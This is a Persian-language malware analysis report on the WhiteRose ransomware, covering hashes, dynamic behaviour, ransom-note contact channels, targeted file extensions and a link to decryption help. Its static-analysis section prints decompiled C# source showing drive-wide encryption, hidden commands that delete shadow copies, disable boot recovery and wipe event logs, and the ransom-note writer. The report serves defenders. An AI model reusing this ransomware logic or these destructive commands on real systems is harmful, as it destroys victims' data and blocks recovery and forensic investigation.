باسمه تعالی

تحلیل فنی باج افزار WhiteRose

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی InfiniteTear به نام WhiteRose خبر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در نیمه‌ی دوم ماه مارس سال ۲۰۱۸ میلادی شروع شده و با توجه به مشاهدات صورت گرفته به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران اروپایی به خصوص کاربران کشور اسپانیا می‌باشد. این باج‌افزار از الگوریتم‌های رمزنگاری AES در حالت CBC - ۲۵۶ بیتی و RSA برای رمزگذاری فایل‌ها استفاده می‌کند و فایل‌هایی با پسوندهای مشخص که در ادامه به آن‌ها اشاره خواهیم نمود، را رمزگذاری می‌کند. طبق بررسی‌های انجام شده ریشه‌یابی باج‌افزار WhiteRose به صورت زیر می‌باشد :

InfiniteTear (modified)> BlackRuby > WhiteRose

از جمله تفاوت‌هایی که می‌توان بین باج‌افزار WhiteRose و والدش یعنی باج‌افزار BlackRuby اشاره نمود این است که باج‌افزار WhiteRose سرور کنترل و فرمان ندارد و نحوه‌ی برقراری ارتباط با مهاجمین در باج‌افزار WhiteRose دچار تغییراتی گردیده است.

مشخصات فایل اجرایی :

نام فایل	White.exe
MD۵	۰۰bd٦٧cfccf٧١٤١c٨fb٦c٦٢٢٤٤٢bd٤١٩
SHA-١	۰d٦٤٢ea٨٥٦٨٠b٩٣٢e٦dd٤٥٦٢٠c٩c١٢d١٠٦٠b٤٦fd
SHA-٢٥٦	٩٦١٤b٩bc٦cb٢d٠٦d٢٦١f٩٧ba٢٥٧٤٣a٨٩df٤٤٩٠٦e٧٥٠c٥٢٣٩٨b٥dbdbcb٦٦a٩٤١٥
اندازه فایل	٢٧ KB
کامپایلر	Microsoft visual C# v٧.٠ / Basic .NET


فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٧.٣٩	٨١٩٢	٢٤٩٠٠	٢٥٠٨٨
.rsrc	٤.٠١	٤٠٩٦٠	١٤١٦	١٥٣٦

.reloc	۰.۰۸	٤٩١٥٢	۱۲	٥۱۲


تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار WhiteRose، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، یک فایل سیستمی با نام Perfect.sys را در درایو اصلی ویندوز ایجاد می‌کند که محتوای آن در تصویر زیر قابل مشاهده می‌باشد :




همچنین فایلی تحت عنوان HOW-TO-RECOVERY-FILES.TXT را نیز در دایرکتوری‌های مختلف ایجاد می‌کند که محتوای این فایل شامل تصویری ASCII از یک گل رز، یک داستان رمانتیک و پیغام باج‌خواهی می‌باشد. سپس باج‌افزار به فعالیت خود جهت رمزگذاری فایل‌ها ادامه می‌دهد. پس از رمزگذاری موفقیت‌آمیز فایل‌ها، نام آن‌ها به شکل [Random]_ENCRYPTED_BY و پسوند فایل‌های رمزگذاری شده نیز به ".WhiteRose" تغییر پیدا می‌کند. پس از اتمام رمزگذاری فایل‌ها، فرایند مربوط به اجرای باج‌افزار خاتمه پیدا می‌کند و فایل اجرایی آن حذف می‌شود.

تصویر زیر مربوط به پیغام باج‌خواهی این باج‌افزار می‌باشد :




بر اساس پیغام باج‌خواهی، همانند باج‌افزار BlackRuby مهاجمین یک داستان رمانتیک تعریف نموده‌اند و به نظر می‌رسد علت نام‌گذاری این باج‌افزار وجود تصویر یک گل رز سفید در پیغام باج‌خواهی و همچنین اشاره‌هایی که در داستان به نام آن نموده‌اند، باشد. در پیغام باج‌خواهی یک کد شناسایی منحصربفرد برای هر قربانی وجود دارد که قربانیان برای رمزگشایی فایل‌ها، باید از طریق وب‌سایت به آدرس


https://tox.chat/download.html یک نرم‌افزار به نام qTox را دانلود نموده و بر روی سیستم خود نصب نمایند و از طریق آن با مهاجمین ارتباط برقرار نمایند. نحوه‌ی برقراری ارتباط با مهاجمین در این نرم‌افزار بدین صورت است که قربانیان باید پس از نصب نرم افزار و عضویت در آن، کدشناسایی مهاجمین که در پیغام باج‌خواهی آمده است را در قسمت search contacts وارد نموده و می بایست به آن‌ها درخواست بدهند و منتظر پاسخ آن‌ها بمانند. پس از قبول درخواست، قربانیان بایستی کد شناسایی خود را به همراه یک فایل با حداکثر حجم ۲ مگابایت برای مهاجمین ارسال نمایند. در صورتی که به مدت ۲٤ ساعت پاسخی دریافت نگردید، می‌توانند به وب‌سایت http://torbox۳uiot٦wchz.onion در دارک‌وب مراجعه نموده و یک ایمیل برای خود ایجاد نمایند و از طریق ایمیل ایجاد شده با مهاجمین ارتباط برقرار نمایند. آدرس ایمیل مهاجمین جهت برقراری ارتباط با آن‌ها TheWhiteRose@Torbox۳uiot٦wchz.onion می‌باشد. تصاویر زیر مربوط به توضیحات ذکر شده می‌باشد :



تصویر ۱: وب‌سایت به آدرس http://torbox۳uiot٦wchz.onion



تصویر ۲: صفحه مربوط به ایجاد ایمیل به آدرس http://torbox۳uiot٦wchz.onion/signup-en.php



تصویر ۳: صفحه ورود به ایمیل

پس از برقراری ارتباط با مهاجمین جهت اطلاع از مقدار مبلغ باج‌خواهی و نحوه‌ی پرداخت آن، پاسخی از سمت آن‌ها دریافت نکردیم. مشابه این روش برقراری ارتباط در باج‌افزار Dont_Worry که چندی پیش انتشار یافته بود، مشاهده گردید.

این باج‌افزار توسط مایکل گلیسپی محقق امنیتی حوزه‌ی باج‌افزار رمزگشایی شده است و کاربران در صورت مورد حمله قرار گرفتن توسط آن، می‌توانند از طریق لینک زیر با وی جهت رمزگشایی فایل‌ها ارتباط برقرار نمایند :

https://www.bleepingcomputer.com/forums/t/٦٧٤٦٩٧/whiterose-ransomware-support-topic-how-to-recovery-filestxt/

همانطور که اشاره شد این باج‌افزار از الگوریتم‌های رمزنگاری AES در حالت CBC – ۲۵٦ بیتی و RSA برای رمزگذاری فایل‌ها استفاده می‌کند. این باج‌افزار فایل‌های موجود در دایرکتوری‌های زیر را رمزگذاری نمی‌کند :


Windows, Program Files, $Recycle.Bin, Microsoft

همچنین باج‌افزار WhiteRose فایل‌هایی با پسوندهای زیر را مورد هدف قرار می‌دهد :

.gif, .apk, .groups, .hdd, .hpp, .log, .m2ts, .m4p, .mkv, .mpeg, .epub, .yuv, .ndf, .nvram, .ogg, .ost, .pab, .pdb, .pif, .png, .qed, .qcow, .otp, .s3db, .qcow2, .rvt, .st7, .stm, .vbox, .vdi, .vhd, .vhdx, .vmdk, .vmsd, .psafe3, .vmx, .vmxf, .3fr, .3pr, .ab4, .accde, .accdr, .accdt, .ach, .acr, .sd0, .sxw, .adb, .advertisements, .agdl, .ait, .apj, .asm, .awg, .back, .backup, .sti, .oil, .backupdb, .bay, .bdb, .bgt, .bik, .bpw, .cdr3, .cdr4, .cdr5, .cdr6, .ycbcra, .cdrw, .ce1, .ce2, .cib, .craw, .crw, .csh, .csl, .db_journal, .dc2, .pptm, .dcs, .ddoc, .ddrw, .der, .des, .dgc, .djvu, .dng, .drf, .dxg, .eml, .ppt, .erbsql, .erf, .exf, .ffd, .fh, .fhd, .gray, .grey, .gry, .hbk, .ibd, .7z, .ibz, .iiq, .incpas, .jpe, .kc2, .kdbx, .kdc, .kpdx, .lua, .mdc, .mef, .config, .mfw, .mmw, .mny,

.mrw, .myd, .ndd, .nef, .nk2, .nop, .nrw, .ns2, .ns3, .ldf, .ns4, .nwb, .nx2, .nxl, .nyf, .odb, .odf, .odg, .odm, .orf, .otg, .oth, .py, .ots, .ott, .p12, .p7b, .p7c, .pdd, .pem, .plus_muhd, .plc, .pot, .pptx, .py, .qba, .qbr, .qbw, .qbx, .qby, .raf, .rat, .raw, .rdb, .rwl, .rwz, .conf , .sda, .sdf, .sqlite, .sqlite3, .sqlitedb, .sr2, .srf, .srw, .st5, .st8, .std, .stx, .sxd, .sxg, .sxi, .sxm, .tex, .wallet, .wb2, .wpd, .x11, .x3f, .xis, .ARC, .contact, .dbx, .doc, .docx, .jnt, .jpg, .msg, .oab, .ods, .pdf, .pps, .ppsm, .prf, .pst, .rar, .rtf, .txt, .wab, .xls, .xlsx, .xml, .zip, .1cd, .3ds, .3g2, .7zip, .accdb, .aoi, .asf, .asp, .aspx, .asx, .avi, .bak, .cer, .cfg, .class, .cs , .css, .csv, .db, .dds, .dwg, .dxf, .flf, .flv, .html, .idx, .js, .key, .kwm, .laccdb, .lit, .m3u, .mbx, .md, .mdf, .mid, .mlb, .mov, .mp3, .mp4, .mpg, .obj, .odt, .pages, .php, .psd, .pwm, .rm, .safe, .sav, .save, .sql, .srt, .swf, .thm, .vob, .wav, .wma, .wmv, .xlsb, 3dm, .aac, .ai, .arw, .c, .cdr, .cls, .cpi, .cpp, .cs, .db3, .docm, .dot, .dotm, .dotx, .drw, .dxb, .eps, .fla, .flac, .fxg, .java, .m, .m4v, .max, .mdb, .pcd, .pct, .pl, .potm, .potx, .ppam, .ppsm, .ppsx, .pptm, .ps, .r3d, .rw2, .sldm, .sldx, .svg, .tga, .wps, .xla, .xlam, .xlm, .xlr, .xlsm, .xlt, .xltm, .xltx, .xlw, .act, .adp, .al, .1, .bkp, .blend, .cdf, .cdx, .cgm, .cr2, .crt, .dac, .dbf, .dcr, .ddd, .design, .dtd, .fdb, .fff, .fpx, .h, .iif, .indd, .jpeg, .mos, .nd, .nsd, .nsf, .nsg, .nsh, .odc, .odp, .pas, .pat, .pef, .pfx, .ptx, .qbb, .qbm, .sas7bdat, .say, .st4, .st6, .stc, .sxc, .tlg, .wad, .xlk, .aiff, .bmp, .cmt, .dat, .dit, .edb, .flvv, .avhd , .back , .c , .ctl , .dbf , .disk , .dwg , .gz, .mail, .nrg, .ora , .ova, .ovf, .pmf, .ppt , .pptx, .pst, .pvi, .pyc, .sln, .tar, .vbs, .vcb, .vfd, .vmc, .vsd, .vsdx, .vsv, .work, .xvd, .123, .3dm, .602, .aes, .asc, .brd, .bz2, .cmd, .dch, .dif, .dip, .docb, .frm, .gpg, .jsp, .lay, .lay6, .m4u, .mml, .myi, onetoc2, .PAQ, .ps1, .sch, .slk, .snt, .suo, .tgz, .tif, .tiff, .uop, .uot, .vcd, .wk1, .wks, .xlc

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است پس از رمزگذاری فایل‌ها، نام آن‌ها به شکل [Random]_ENCRYPTED_BY تغییر نموده است و همچنین پسوند WhiteRose. به انتهای فایل‌ها اضافه شده است.




در حال حاضر به طور دقیق مشخص نیست که این باج‌افزار چگونه انتشار می‌یابد اما گزارش‌های دریافت شده حاکی از نصب باج‌افزار از طریق هک کردن کلمه عبور سرویس ریموت دسکتاپ (RDP) بوده است. لذا به مدیران و راهبران شبکه در سازمان ها توصیه می گردد نسبت به امن سازی شبکه خصوصاً RDP اقدام نمایند. همچنین اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. بنابراین احتمال نفوذ باج‌افزار به سیستم از راه های متداول از جمله هرزنامه‌ها نیز وجود دارد.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار WhiteRose به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار WhiteRose ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



قطعه کد زیر تابع Main باج‌افزار را نشان می دهد :

```
// WindowsFormsApp1.Program
// Token: 0x06000015 RID: 21 RVA: 0x00003994 File Offset: 0x00001B94
private static void Main()
{
    try
    {
        if (File.Exists(Environment.SystemDirectory.Substring(0, 1) + ":\\Perfect.sys"))
        {
            Environment.Exit(0);
        }
        else
        {
            File.WriteAllText(Environment.SystemDirectory.Substring(0, 1) + ":\\Perfect.sys", "Part of microsoft windows");
        }
    }
    catch (Exception)
    {
        Environment.Exit(0);
    }
    string text = Create.RandomString(48);
    Program.Encrypted = Convert.ToBase64String(Encrypt.RSA(Encoding.UTF8.GetBytes(text), Tools.Base64Decode(Configuration.PublicKey), 1024));
    string[] array = Environment.GetLogicalDrives();
    for (int i = 0; i < array.Length; i++)
    {
        Encrypt.EncryptDirectory(array[i], text);
    }
    Process process = new Process();
    process.StartInfo.FileName = "cmd.exe";
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    foreach (string arguments in new string[]
    {
        "/C vssadmin.exe delete shadows /all /Quiet",
        "/C WMIC.exe shadowcopy delete",
        "/C Bcdedit.exe /set {default} recoveryenabled no",
        "/C Bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures",
        "/C wevtutil.exe cl Application",
        "/C wevtutil.exe cl Security",
        "/C wevtutil.exe cl System"
    })
    {
        process.StartInfo.Arguments = arguments;
        process.Start();
        process.WaitForExit();
    }
    process.StartInfo.Arguments = "/C choice /C Y /N /D Y /T 3 & Del " + Application.ExecutablePath;
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.CreateNoWindow = true;
    process.Start();
    Environment.Exit(0);
}
```

همانطور که در تصویر بالا نیز مشاهده می‌شود وقتی باج‌افزار WhiteRose شروع به فعالیت می‌کند ، بررسی می‌کند که آیا فایل Perfect.sys در سیستم موجود است یا خیر، اگر موجود باشد فعالیت باج‌افزار خاتمه پیدا می‌کند و در غیر این صورت فایل ایجاد خواهد شد و باج‌افزار به فعالیت خود ادامه می‌دهد.
همچنین پس از اجرا فرایندهای زیر را ایجاد می‌نماید :

```
cmd.exe /C vssadmin.exe delete shadows /all /Quiet
cmd.exe /C WMIC.exe shadowcopy delete
cmd.exe /C Bcdedit.exe /set {default} recoveryenabled no
cmd.exe /C Bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
cmd.exe /C wevtutil.exe cl Application
cmd.exe /C wevtutil.exe cl Security
cmd.exe /C wevtutil.exe cl System
```

باج‌افزار با اجرای فرایند vssadmin.exe نسخه‌های shadowcopy را حذف می‌کند و با اجرای فرایند Bcdedit.exe امکان بازیابی فایل‌ها را غیرممکن می‌کند. همچنین دستورات دیگری را جهت غیرفعال کردن ویندوز، راه اندازی مجدد و پاک کردن گزارش رویدادها را اجرا می‌کند.
مقدار کلید عمومی باج‌افزار برابر عبارت زیر می‌باشد :

```
PFJTQUtleVZhbHVlPjxNb ٢R ١bHVzPnJXRXg ٠all ٢ajN ١WSt ٢bCtjcEJpMDQzY ٢JpQjVDOHhZMjh ٦
cG ٩wbjhDTWlqOVJ ٢ZnlpLzhQYzRXa ٠RnN ٠FBeWJnaEhCenNjUHFlNmRJQWR ١dWl ٢K ٢٩uVkZV
ZG ٩CMlh ٥R ٣NPTDR ٥VFVuVUNaZEZkaEl ٣UloxalFnbFA ٠RVYwSzgyU ٣NWcnBsOW ٩rcHdZQWN
FS ١hCUDVrS ٣cvOEswM ٠ ٩VTWg ٠M ٠ ٩aN ٣FTWW ٩maz ٠٨L ٠ ١vZHVsdXM+PEV ٤cG ٩uZW ٥ ٠PkF
RQUI٨L ٠V ٤cG ٩uZW ٥ ٠PjwvUlNBS ٢V ٥VmFsdWU+
```

که به خوبی در قطعه کد زیر نیز قابل مشاهده است :

```
Configuration
1  using System;
2
3  namespace WindowsFormsApp1
4  {
5      // Token: 0x02000004 RID: 4
6      internal class Configuration
7      {
8          // Token: 0x04000004 RID: 4
9          public static string PublicKey =
             "PFJTQUtleVZhbHVlPjxNb2R1bHVzPnJXRXg0all2ajN1WSt2bCtjcEJpMDQzY2JpQjVDOHhZMjh6cG9wbjhDTWlqOVJ2ZnlpLzhQYzRXa0RnN0FBeWJnaEhCenNjUHFlNmRJQWR1dWl2K29uVkZVZG9
             CMlh5R3NPTDR5VFVuVUNaZEZkaEl3UloxalFnbFA0RVYwSzgyU3NWcnBsOW9rcHdZQWNFS1hCUDVrS3cvOEswM09VTWg0M09aN3FTWW9maz08L01vZHVsdXM
             +PEV4cG9uZW50PkFRQUI8L0V4cG9uZW50PjwvUlNBS2V5VmFsdWU+";
10
11         // Token: 0x04000005 RID: 5
12         public static string EncryptedFileSuffix = ".WHITEROSE";
13
14         // Token: 0x04000006 RID: 6
15         public static string NoteFileSuffix = "HOW-TO-RECOVERY-FILES.TXT";
16
```

قطعه کد زیر مربوط به پیغام باج‌خواهی باج‌افزار می‌باشد که در بخشی از آن پیغام باج‌خواهی به خوبی قابل مشاهده است :

```
Create ×
using System;
using System.IO;
using System.Linq;
using System.Text;
using System.Text.RegularExpressions;

namespace WindowsFormsApp1
{
    // Token: 0x02000005 RID: 5
    internal static class Create
    {
        // Token: 0x0600000B RID: 11 RVA: 0x00002114 File Offset: 0x00000314
        public static string RandomString(int length)
        {
            StringBuilder stringBuilder = new StringBuilder();
            Random random = new Random();
            while (0 < length--)
            {
                stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*"[random.Next
                  ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*".Length)]);
            }
            return stringBuilder.ToString();
        }

        // Token: 0x0600000C RID: 12 RVA: 0x00002160 File Offset: 0x00000360
        public static void Note(string Path)
        {
            string text = Configuration.RansomNote;
            string[] array = (from Match m in Regex.Matches(Program.Encrypted, ".{1," + 55 + "}")
            select m.Value).ToArray<string>();
            string text2 = null;
            for (int i = 0; i < array.Length; i++)
            {
                text2 += array[i];
                if (i != array.Length - 1)
                {
                    text2 += Environment.NewLine;
                }
            }
            text = text.Replace("%EncryptedKey%", text2);
            string[] contents = text.Split(new char[]
            {
                '\n'
            });
            File.WriteAllLines(Path + "\\" + Configuration.NoteFileSuffix, contents);
        }
    }
}
100 %
```

تصویر ۱

```
Configuration ×
        // Token: 0x04000007 RID: 7
        public static string RansomNote = "..   8\"=,,88,    _.\r\n     8\"\"=\"\"8'  \"88a88'\r\n.. .;88m a8    ,8\"\" \"8\r\n \"8\"'  \"88\"  A\"     8;\r\n   \"8,  \"8   8
          \"8,\r\n    \"8   8,  8,       \"8\r\n     8,  \"8, \"8,     ___8,\r\n     \"8,  \"8, \"8mm\"\"\"\"\"\"\"8m.\r\n      \"8,am888i\"'   ,mm\"\r\n      ,8\"  _8\"  .m888\"\r
          \n     ,88P\"\"\"\"\"\"I888888\r\n     \"'          \"I888\r\n                \"I8,\r\n                  \"I8\r\n               \"I8_\r\n       ,mmeem.m\"\"i, I8
